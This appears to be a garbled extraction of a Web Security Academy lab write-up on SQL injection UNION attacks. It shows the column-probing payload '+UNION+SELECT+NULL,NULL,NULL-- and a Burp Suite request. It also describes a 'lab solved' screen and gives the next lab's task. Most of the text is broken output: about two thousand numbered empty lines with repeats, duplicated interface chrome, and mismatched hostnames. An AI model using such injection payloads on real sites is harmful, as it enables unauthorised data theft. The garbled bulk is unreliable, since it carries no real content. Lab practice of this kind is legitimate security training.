
- change category parameter




- enter following query

Query :- '+UNION+SELECT+NULL,NULL,NULL—

Description :- Verify that the query is returning three columns



- Try replacing each null with the random value provided by the lab, for example:  



The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. A request is shown in the 'Request' pane, and a response is shown in the 'Response' pane. The response content includes a payload for a SQL injection UNION attack, specifically targeting a column containing text.

```

1. GET / HTTP/1.1
2. Host: oac500a603724209806fb24009c004e.web-security-academy.net
3. X-CSRF-TOKEN: 42320000012000000000000000000000
4. X-XSS-Protection: 1; mode=block
5. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.126 Safari/537.36
6. Content-Type: application/x-www-form-urlencoded
7. Accept: */*
8. Accept-Language: en-US,en;q=0.9
9. Accept-Encoding: gzip, deflate
10. Accept-Charset: utf-8
11. Referer: https://oac500a603724209806fb24009c004e.web-security-academy.net/
12. Upgrade-Insecure-Requests: 1
13. DNT: 1
14. Set-Cookie: session=42320000012000000000000000000000
15. Set-Patch-Policy: none-orphan
16. Set-Header: Content-Type: application/x-www-form-urlencoded
17. Priority: -1
18. Tz: Brasilia
19.
20.
21.
22.
23.
24.
25.
26.
27.
28.
29.
30.
31.
32.
33.
34.
35.
36.
37.
38.
39.
40.
41.
42.
43.
44.
45.
46.
47.
48.
49.
50.
51.
52.
53.
54.
55.
56.
57.
58.
59.
60.
61.
62.
63.
64.
65.
66.
67.
68.
69.
70.
71.
72.
73.
74.
75.
76.
77.
78.
79.
80.
81.
82.
83.
84.
85.
86.
87.
88.
89.
90.
91.
92.
93.
94.
95.
96.
97.
98.
99.
100.
101.
102.
103.
104.
105.
106.
107.
108.
109.
110.
111.
112.
113.
114.
115.
116.
117.
118.
119.
120.
121.
122.
123.
124.
125.
126.
127.
128.
129.
130.
131.
132.
133.
134.
135.
136.
137.
138.
139.
140.
141.
142.
143.
144.
145.
146.
147.
148.
149.
150.
151.
152.
153.
154.
155.
156.
157.
158.
159.
160.
161.
162.
163.
164.
165.
166.
167.
168.
169.
170.
171.
172.
173.
174.
175.
176.
177.
178.
179.
180.
181.
182.
183.
184.
185.
186.
187.
188.
189.
190.
191.
192.
193.
194.
195.
196.
197.
198.
199.
200.
201.
202.
203.
204.
205.
206.
207.
208.
209.
210.
211.
212.
213.
214.
215.
216.
217.
218.
219.
220.
221.
222.
223.
224.
225.
226.
227.
228.
229.
230.
231.
232.
233.
234.
235.
236.
237.
238.
239.
240.
241.
242.
243.
244.
245.
246.
247.
248.
249.
250.
251.
252.
253.
254.
255.
256.
257.
258.
259.
259.
260.
261.
262.
263.
264.
265.
266.
267.
268.
269.
270.
271.
272.
273.
274.
275.
276.
277.
278.
279.
279.
280.
281.
282.
283.
284.
285.
286.
287.
288.
289.
289.
290.
291.
292.
293.
294.
295.
296.
297.
298.
299.
299.
300.
301.
302.
303.
304.
305.
306.
307.
308.
309.
309.
310.
311.
312.
313.
314.
315.
316.
317.
318.
319.
319.
320.
321.
322.
323.
324.
325.
326.
327.
328.
329.
329.
330.
331.
332.
333.
334.
335.
336.
337.
338.
339.
339.
340.
341.
342.
343.
344.
345.
346.
347.
348.
349.
349.
350.
351.
352.
353.
354.
355.
356.
357.
358.
359.
359.
360.
361.
362.
363.
364.
365.
366.
367.
368.
369.
369.
370.
371.
372.
373.
374.
375.
375.
376.
377.
378.
379.
379.
380.
381.
382.
383.
384.
385.
386.
387.
388.
389.
389.
390.
391.
392.
393.
394.
395.
396.
397.
398.
399.
399.
400.
401.
402.
403.
404.
405.
406.
407.
408.
409.
409.
410.
411.
412.
413.
414.
415.
416.
417.
418.
419.
419.
420.
421.
422.
423.
424.
425.
426.
427.
428.
429.
429.
430.
431.
432.
433.
434.
435.
436.
437.
438.
439.
439.
440.
441.
442.
443.
444.
445.
446.
447.
448.
449.
449.
450.
451.
452.
453.
454.
455.
456.
457.
458.
459.
459.
460.
461.
462.
463.
464.
465.
466.
467.
468.
469.
469.
470.
471.
472.
473.
474.
475.
476.
477.
478.
479.
479.
480.
481.
482.
483.
484.
485.
486.
487.
488.
489.
489.
490.
491.
492.
493.
494.
495.
496.
497.
498.
499.
499.
500.
501.
502.
503.
504.
505.
506.
507.
508.
509.
509.
510.
511.
512.
513.
514.
515.
516.
517.
518.
519.
519.
520.
521.
522.
523.
524.
525.
526.
527.
528.
529.
529.
530.
531.
532.
533.
534.
535.
536.
537.
538.
539.
539.
540.
541.
542.
543.
544.
545.
546.
547.
548.
549.
549.
550.
551.
552.
553.
554.
555.
556.
557.
558.
559.
559.
560.
561.
562.
563.
564.
565.
566.
567.
568.
569.
569.
570.
571.
572.
573.
574.
575.
576.
577.
578.
579.
579.
580.
581.
582.
583.
584.
585.
586.
587.
588.
589.
589.
590.
591.
592.
593.
594.
595.
596.
597.
598.
599.
599.
600.
601.
602.
603.
604.
605.
606.
607.
608.
609.
609.
610.
611.
612.
613.
614.
615.
616.
617.
618.
619.
619.
620.
621.
622.
623.
624.
625.
626.
627.
628.
629.
629.
630.
631.
632.
633.
634.
635.
636.
637.
638.
639.
639.
640.
641.
642.
643.
644.
645.
646.
647.
648.
649.
649.
650.
651.
652.
653.
654.
655.
656.
657.
658.
659.
659.
660.
661.
662.
663.
664.
665.
666.
667.
668.
669.
669.
670.
671.
672.
673.
674.
675.
676.
677.
678.
679.
679.
680.
681.
682.
683.
684.
685.
686.
687.
688.
689.
689.
690.
691.
692.
693.
694.
695.
696.
697.
698.
699.
699.
700.
701.
702.
703.
704.
705.
706.
707.
708.
709.
709.
710.
711.
712.
713.
714.
715.
716.
717.
718.
719.
719.
720.
721.
722.
723.
724.
725.
726.
727.
728.
729.
729.
730.
731.
732.
733.
734.
735.
736.
737.
738.
739.
739.
740.
741.
742.
743.
744.
745.
746.
747.
748.
749.
749.
750.
751.
752.
753.
754.
755.
756.
757.
758.
759.
759.
760.
761.
762.
763.
764.
765.
766.
767.
768.
769.
769.
770.
771.
772.
773.
774.
775.
776.
777.
778.
779.
779.
780.
781.
782.
783.
784.
785.
786.
787.
788.
789.
789.
790.
791.
792.
793.
794.
795.
796.
797.
798.
799.
799.
800.
801.
802.
803.
804.
805.
806.
807.
808.
809.
809.
810.
811.
812.
813.
814.
815.
816.
817.
818.
819.
819.
820.
821.
822.
823.
824.
825.
826.
827.
828.
829.
829.
830.
831.
832.
833.
834.
835.
836.
837.
838.
839.
839.
840.
841.
842.
843.
844.
845.
846.
847.
848.
849.
849.
850.
851.
852.
853.
854.
855.
856.
857.
858.
859.
859.
860.
861.
862.
863.
864.
865.
866.
867.
868.
869.
869.
870.
871.
872.
873.
874.
875.
876.
877.
878.
879.
879.
880.
881.
882.
883.
884.
885.
886.
887.
888.
889.
889.
890.
891.
892.
893.
894.
895.
896.
897.
898.
899.
899.
900.
901.
902.
903.
904.
905.
906.
907.
908.
909.
909.
910.
911.
912.
913.
914.
915.
916.
917.
918.
919.
919.
920.
921.
922.
923.
924.
925.
926.
927.
928.
929.
929.
930.
931.
932.
933.
934.
935.
936.
937.
938.
939.
939.
940.
941.
942.
943.
944.
945.
946.
947.
948.
949.
949.
950.
951.
952.
953.
954.
955.
956.
957.
958.
959.
959.
960.
961.
962.
963.
964.
965.
966.
967.
968.
969.
969.
970.
971.
972.
973.
974.
975.
976.
977.
978.
979.
979.
980.
981.
982.
983.
984.
985.
986.
987.
988.
989.
989.
990.
991.
992.
993.
994.
995.
996.
997.
998.
999.
999.
1000.
1001.
1002.
1003.
1004.
1005.
1006.
1007.
1008.
1009.
1009.
1010.
1011.
1012.
1013.
1014.
1015.
1016.
1017.
1018.
1019.
1019.
1020.
1021.
1022.
1023.
1024.
1025.
1026.
1027.
1028.
1029.
1029.
1030.
1031.
1032.
1033.
1034.
1035.
1036.
1037.
1038.
1039.
1039.
1040.
1041.
1042.
1043.
1044.
1045.
1046.
1047.
1048.
1049.
1049.
1050.
1051.
1052.
1053.
1054.
1055.
1056.
1057.
1058.
1059.
1059.
1060.
1061.
1062.
1063.
1064.
1065.
1066.
1067.
1068.
1069.
1069.
1070.
1071.
1072.
1073.
1074.
1075.
1076.
1077.
1078.
1079.
1079.
1080.
1081.
1082.
1083.
1084.
1085.
1086.
1087.
1088.
1089.
1089.
1090.
1091.
1092.
1093.
1094.
1095.
1096.
1097.
1097.
1098.
1099.
1099.
1100.
1101.
1102.
1103.
1104.
1105.
1106.
1107.
1108.
1109.
1109.
1110.
1111.
1112.
1113.
1114.
1115.
1116.
1117.
1118.
1119.
1119.
1120.
1121.
1122.
1123.
1124.
1125.
1126.
1127.
1128.
1129.
1129.
1130.
1131.
1132.
1133.
1134.
1135.
1136.
1137.
1138.
1139.
1139.
1140.
1141.
1142.
1143.
1144.
1145.
1146.
1147.
1148.
1149.
1149.
1150.
1151.
1152.
1153.
1154.
1155.
1156.
1157.
1158.
1159.
1159.
1160.
1161.
1162.
1163.
1164.
1165.
1166.
1167.
1168.
1169.
1169.
1170.
1171.
1172.
1173.
1174.
1175.
1176.
1177.
1178.
1179.
1179.
1180.
1181.
1182.
1183.
1184.
1185.
1186.
1187.
1188.
1189.
1189.
1190.
1191.
1192.
1193.
1194.
1195.
1196.
1197.
1197.
1198.
1199.
1199.
1200.
1201.
1202.
1203.
1204.
1205.
1206.
1207.
1208.
1209.
1209.
1210.
1211.
1212.
1213.
1214.
1215.
1216.
1217.
1218.
1219.
1219.
1220.
1221.
1222.
1223.
1224.
1225.
1226.
1227.
1228.
1229.
1229.
1230.
1231.
1232.
1233.
1234.
1235.
1236.
1237.
1238.
1239.
1239.
1240.
1241.
1242.
1243.
1244.
1245.
1246.
1247.
1248.
1249.
1249.
1250.
1251.
1252.
1253.
1254.
1255.
1256.
1257.
1258.
1259.
1259.
1260.
1261.
1262.
1263.
1264.
1265.
1266.
1267.
1268.
1269.
1269.
1270.
1271.
1272.
1273.
1274.
1275.
1276.
1277.
1278.
1279.
1279.
1280.
1281.
1282.
1283.
1284.
1285.
1286.
1287.
1288.
1289.
1289.
1290.
1291.
1292.
1293.
1294.
1295.
1296.
1297.
1297.
1298.
1299.
1299.
1300.
1301.
1302.
1303.
1304.
1305.
1306.
1307.
1308.
1309.
1309.
1310.
1311.
1312.
1313.
1314.
1315.
1316.
1317.
1318.
1319.
1319.
1320.
1321.
1322.
1323.
1324.
1325.
1326.
1327.
1328.
1329.
1329.
1330.
1331.
1332.
1333.
1334.
1335.
1336.
1337.
1338.
1339.
1339.
1340.
1341.
1342.
1343.
1344.
1345.
1346.
1347.
1348.
1349.
1349.
1350.
1351.
1352.
1353.
1354.
1355.
1356.
1357.
1358.
1359.
1359.
1360.
1361.
1362.
1363.
1364.
1365.
1366.
1367.
1368.
1369.
1369.
1370.
1371.
1372.
1373.
1374.
1375.
1376.
1377.
1378.
1379.
1379.
1380.
1381.
1382.
1383.
1384.
1385.
1386.
1387.
1388.
1389.
1389.
1390.
1391.
1392.
1393.
1394.
1395.
1396.
1397.
1397.
1398.
1399.
1399.
1400.
1401.
1402.
1403.
1404.
1405.
1406.
1407.
1408.
1409.
1409.
1410.
1411.
1412.
1413.
1414.
1415.
1416.
1417.
1418.
1419.
1419.
1420.
1421.
1422.
1423.
1424.
1425.
1426.
1427.
1428.
1429.
1429.
1430.
1431.
1432.
1433.
1434.
1435.
1436.
1437.
1438.
1439.
1439.
1440.
1441.
1442.
1443.
1444.
1445.
1446.
1447.
1448.
1449.
1449.
1450.
1451.
1452.
1453.
1454.
1455.
1456.
1457.
1458.
1459.
1459.
1460.
1461.
1462.
1463.
1464.
1465.
1466.
1467.
1468.
1469.
1469.
1470.
1471.
1472.
1473.
1474.
1475.
1476.
1477.
1478.
1479.
1479.
1480.
1481.
1482.
1483.
1484.
1485.
1486.
1487.
1488.
1489.
1489.
1490.
1491.
1492.
1493.
1494.
1495.
1496.
1497.
1497.
1498.
1499.
1499.
1500.
1501.
1502.
1503.
1504.
1505.
1506.
1507.
1508.
1509.
1509.
1510.
1511.
1512.
1513.
1514.
1515.
1516.
1517.
1518.
1519.
1519.
1520.
1521.
1522.
1523.
1524.
1525.
1526.
1527.
1528.
1529.
1529.
1530.
1531.
1532.
1533.
1534.
1535.
1536.
1537.
1538.
1539.
1539.
1540.
1541.
1542.
1543.
1544.
1545.
1546.
1547.
1548.
1549.
1549.
1550.
1551.
1552.
1553.
1554.
1555.
1556.
1557.
1558.
1559.
1559.
1560.
1561.
1562.
1563.
1564.
1565.
1566.
1567.
1568.
1569.
1569.
1570.
1571.
1572.
1573.
1574.
1575.
1576.
1577.
1578.
1579.
1579.
1580.
1581.
1582.
1583.
1584.
1585.
1586.
1587.
1588.
1589.
1589.
1590.
1591.
1592.
1593.
1594.
1595.
1596.
1597.
1597.
1598.
1599.
1599.
1600.
1601.
1602.
1603.
1604.
1605.
1606.
1607.
1608.
1609.
1609.
1610.
1611.
1612.
1613.
1614.
1615.
1616.
1617.
1618.
1619.
1619.
1620.
1621.
1622.
1623.
1624.
1625.
1626.
1627.
1628.
1629.
1629.
1630.
1631.
1632.
1633.
1634.
1635.
1636.
1637.
1638.
1639.
1639.
1640.
1641.
1642.
1643.
1644.
1645.
1646.
1647.
1648.
1649.
1649.
1650.
1651.
1652.
1653.
1654.
1655.
1656.
1657.
1658.
1659.
1659.
1660.
1661.
1662.
1663.
1664.
1665.
1666.
1667.
1668.
1669.
1669.
1670.
1671.
1672.
1673.
1674.
1675.
1676.
1677.
1678.
1679.
1679.
1680.
1681.
1682.
1683.
1684.
1685.
1686.
1687.
1688.
1689.
1689.
1690.
1691.
1692.
1693.
1694.
1695.
1696.
1697.
1697.
1698.
1699.
1699.
1700.
1701.
1702.
1703.
1704.
1705.
1706.
1707.
1708.
1709.
1709.
1710.
1711.
1712.
1713.
1714.
1715.
1716.
1717.
1718.
1719.
1719.
1720.
1721.
1722.
1723.
1724.
1725.
1726.
1727.
1728.
1729.
1729.
1730.
1731.
1732.
1733.
1734.
1735.
1736.
1737.
1738.
1739.
1739.
1740.
1741.
1742.
1743.
1744.
1745.
1746.
1747.
1748.
1749.
1749.
1750.
1751.
1752.
1753.
1754.
1755.
1756.
1757.
1758.
1759.
1759.
1760.
1761.
1762.
1763.
1764.
1765.
1766.
1767.
1768.
1769.
1769.
1770.
1771.
1772.
1773.
1774.
1775.
1776.
1777.
1778.
1779.
1779.
1780.
1781.
1782.
1783.
1784.
1785.
1786.
1787.
1788.
1789.
1789.
1790.
1791.
1792.
1793.
1794.
1795.
1796.
1797.
1797.
1798.
1799.
1799.
1800.
1801.
1802.
1803.
1804.
1805.
1806.
1807.
1808.
1809.
1809.
1810.
1811.
1812.
1813.
1814.
1815.
1816.
1817.
1818.
1819.
1819.
1820.
1821.
1822.
1823.
1824.
1825.
1826.
1827.
1828.
1829.
1829.
1830.
1831.
1832.
1833.
1834.
1835.
1836.
1837.
1838.
1839.
1839.
1840.
1841.
1842.
1843.
1844.
1845.
1846.
1847.
1848.
1849.
1849.
1850.
1851.
1852.
1853.
1854.
1855.
1856.
1857.
1858.
1859.
1859.
1860.
1861.
1862.
1863.
1864.
1865.
1866.
1867.
1868.
1869.
1869.
1870.
1871.
1872.
1873.
1874.
1875.
1876.
1877.
1878.
1878.
1879.
1880.
1881.
1882.
1883.
1884.
1885.
1886.
1887.
1888.
1889.
1889.
1890.
1891.
1892.
1893.
1894.
1895.
1896.
1897.
1897.
1898.
1899.
1899.
1900.
1901.
1902.
1903.
1904.
1905.
1906.
1907.
1908.
1909.
1909.
1910.
1911.
1912.
1913.
1914.
1915.
1916.
1917.
1918.
1919.
1919.
1920.
1921.
1922.
1923.
1924.
1925.
1926.
1927.
1928.
1929.
1929.
1930.
1931.
1932.
1933.
1934.
1935.
1936.
1937.
1938.
1939.
1939.
1940.
1941.
1942.
1943.
1944.
1945.
1946.
1947.
1948.
1949.
1949.
1950.
1951.
1952.
1953.
1954.
1955.
1956.
1957.
1958.
1959.
1959.
1960.
1961.
1962.
1963.
1964.
1965.
1966.
1967.
1968.
1969.
1969.
1970.
1971.
1972.
1973.
1974.
1975.
1976.
1977.
1978.
1978.
1979.
1980.
1981.
1982.
1983.
1984.
1985.
1986.
1987.
1988.
1989.
1989.
1990.
1991.
1992.
1993.
1994.
1995.
1996.
1997.
1998.
1999.
1999.
2000.
2001.
2002.
2003.
2004.
2005.
2006.
2007.
2008.
2009.
2009.
2010.
2011.
2012.
2013.
2014.
2015.
2016.
2017.
2018.
2019.
2019.
2020.
2021.
2022.
2023.
2024.
2025.
2026.
2027.
2028.
2029.
2029.
2030.
2031.
2032.
2033.
2034.
2035.
2036.
2037.
2038.
2039.
2039.
2040.
2041.
2042.
2043.
2044.
2045.
2046.
2047.
2048.
2049.
2049.
2050.
2051.
2052.
2053.
2054.
2055.
2056.
2057.
2058.
2059.
2059.
2060.
2061.
2062.
2063.
2064.
2065.
2066.
2067.
2068.
2069.
2069.
2070.
2071.
2072.
2073.
2074.
2075.
2076.
2077.
2078.
2078.
2079.
2080.
2081.
2082.
2083.
2084.
2085.
2086.
2087.
2088.
2089.
2089.
2090.
2091.
2092.
2093.
2094.
2095.
2096.
2097.
2097.
2098.
2099.
2099.
2100.
2101.
2102.
2103.
2104.
2105.
2106.
2107.
2108.
2109.
2109.
2110.
2111.
2112.
2113.
2114.
2115.
2116.
2117.
2118.
2119.
2119.
2120.
2121.
2122.
2123.
2124.
2125.
2126.
2127.
2128.
2129.
2129.
2130.
2131.
2132.
2133.
2134.
2135.
2136.
2137.
2138.
2139.
2139.
2140.
2141.
2142.
2143.
2144.
2145.
2146.
2147.
2148.
2149.
2149.
2150.
2151.
2152.
2153.
2154.
2155.
21
```

Burp Suite Professional v2025.1.3 - Temporary Project - Licensed to b3370web14

Target: https://0ac500a603724209806fb24009c004e.web-security-academy.net

Request Response Inspector

Pretty Raw Hex Render Request attributes

Pretty Raw Hex Render Request query parameters

Pretty Raw Hex Render Request body parameters

Pretty Raw Hex Render Request cookies

Pretty Raw Hex Render Request headers

Pretty Raw Hex Render Response headers

4,141 bytes | 306 millis

Memory: 187.4MB

Done Event log (14) All issues (32)

Cloudy 20°C

Search 0 highlights

Send Cancel < > Search 0 highlights

4,141 bytes | 306 millis

Memory: 187.4MB

Done Event log (14) All issues (32)

Cloudy 20°C

• Response received

Burp Suite Professional v2025.1.3 - Temporary Project - Licensed to b3370web14

Target: https://0ac500a603724209806fb24009c004e.web-security-academy.net

Request Response Inspector

Pretty Raw Hex Render Request attributes

Pretty Raw Hex Render Request query parameters

Pretty Raw Hex Render Request body parameters

Pretty Raw Hex Render Request cookies

Pretty Raw Hex Render Request headers

Pretty Raw Hex Render Response headers

4,141 bytes | 309 millis

Memory: 187.4MB

Done Event log (14) All issues (32)

Cloudy 20°C

Search 0 highlights

Send Cancel < > Search 0 highlights

4,141 bytes | 309 millis

Memory: 187.4MB

Done Event log (14) All issues (32)

Cloudy 20°C



The screenshot shows a Kali Linux desktop environment with a browser window open to <https://websecurityacademy.net/reverse/t0rn2/web-security-academy.net>. The page displays a success message: "Congratulations, you solved the lab!" Below this, there's a search bar with placeholder text "Refine your search:" and a category navigation bar with links for All, Accessories, Gifts, Lifestyle, Pets, Tech, and Toys.

Below the navigation bar, a list of products is shown:

Product Name	Price	Action
ZZZZZZ Bed - Your New Home Office	\$22.90	View details
Cheshire Cat Grin	\$49.91	View details
Six Pack Beer Belt	\$99.18	View details
Giant Pillow Thing	\$11.52	View details
Couple's Umbrella	\$87.57	View details
Snow Delivered To Your Door	\$98.89	View details
High-End Gift Wrapping	\$52.96	View details
Communication Protection Device	\$99.99	View details


The browser's address bar shows the URL <http://127.0.0.1:5501/lab-union-attack/>. The status bar at the bottom right indicates the date as 27-06-2025.

Lab-9


Task :-

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

